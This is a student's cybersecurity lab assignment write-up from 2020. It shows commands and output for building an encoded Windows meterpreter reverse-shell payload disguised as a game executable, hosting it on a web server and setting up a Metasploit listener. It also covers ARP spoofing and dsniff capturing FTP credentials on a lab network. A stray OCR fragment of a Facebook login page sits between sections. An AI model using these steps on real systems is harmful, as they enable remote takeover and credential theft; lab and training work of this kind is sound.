Cyber Security | August 2020

Assignment Day 6 | 30th August 2020

Name-**Pritam Biswas** Email id **- pritambiswas1452@gmail.com**


Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

SOLUTIONS:


STEP 1 : Command to create play load for window in kali linux

root@ghost: # msfvenom -p windows/meterpreter/reverse_tcp –f exe --platform windows -a x86 -e x86/shikata_ga_nai LHOST=”MY IP ADDRESS” LPORT=”ANY PORT” -f exe -o /var/WWW/html/CounterStrike/CS-Go.exe



```
root@ghost:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe --platform windows -a x86 -e x86/sh
ikata_ga_nai LHOST=192.168.0.103 LPORT=54321 -o /var/www/html/CounterStrike/CS-GO.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/CounterStrike/CS-GO.exe
root@ghost:~#
```

STEP 2 : Transfer the payload to victim’s machine




Index of /CounterStrike

Name	Last modified	Size	Description
Parent Directory		-	
CS-GO.exe	2020-08-30 22:35	72K	
Game.exe	2020-08-30 21:53	72K	


Apache/2.4.46 (Debian) Server at 192.168.0.103 Port 80

STEP 3 : Exploit victim’s machine

Creating a reverse connection using Metasploit



```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf5 exploit(multi/handler) > set LPORT 54321
LPORT => 54321
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
   LPORT     54321            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```



Facebook-এ লগ ইন কর
https://www.facebook.com/login/
facebook

Facebook-এ লগ ইন করুন

my_email@testmail.com

•••••••••••••••••••••••••


লগ ইন করুন
পাসওয়ার্ড ভুল গেছেন?

বাংলা हिन्दी اردو नेपाली ଓଡ଼ିଆ English (UK) Español Português (Brasil) Français (France) Deutsch Italiano +
সাইন আপ করুন লগ ইন করুন Messenger Facebook Lite Watch লোকজন পেজ পৃষ্ঠার বিভাগ স্থান গেমগুলি জায়গা Marketplace Facebook Pay গোষ্ঠীগুলি Oculus Portal Instagram আঞ্চলিক অনুদান সংগ্রহ পরিষেবা পরিচয় বিজ্ঞাপন তৈরি করুন পেজ তৈরি করুন ডেভেলপার পেশা প্রাইভেসি কুকি বিজ্ঞাপন বিকল্প শর্তাবলী সাহায্য
Facebook © 2020
Type here to search
ENG
11:24
31-08-2020

Question 2:


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

SOLUTIONS: 1.Create ftp in victims and able to log in ftp from pen tester system




```
Nmap scan report for 192.168.0.100
Host is up (0.057s latency).
Not shown: 999 closed ports
PORT     STATE    SERVICE VERSION
5060/tcp filtered sip
MAC Address: D8:6C:02:AD:2A:53 (Huaqin Telecom Technology)

Nmap scan report for 192.168.0.101
Host is up (0.020s latency).
All 1000 scanned ports on 192.168.0.101 are closed
MAC Address: 7C:6B:9C:2A:CE:19 (Guangdong Oppo Mobile Telecommunications)

Nmap scan report for 192.168.0.102
Host is up (0.00026s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
2869/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:71:C2:7F (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

2.Using dsniff Username & Password of Ftp transaction is displayed below
Username of FTP : Administrator
Password : 1234@abcd



```
root@ghost:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
08/31/20 01:50:59 tcp 192.168.0.107.50026 -> 192.168.0.102.21 (ftp)
USER Administrator
PASS 1234@abcd
```

3.Using Wireshark Username & Password of Ftp transaction is displayed below
Username of FTP : Administrator
Password : 1234@abcd



```
root@ghost:~# arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.107
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
```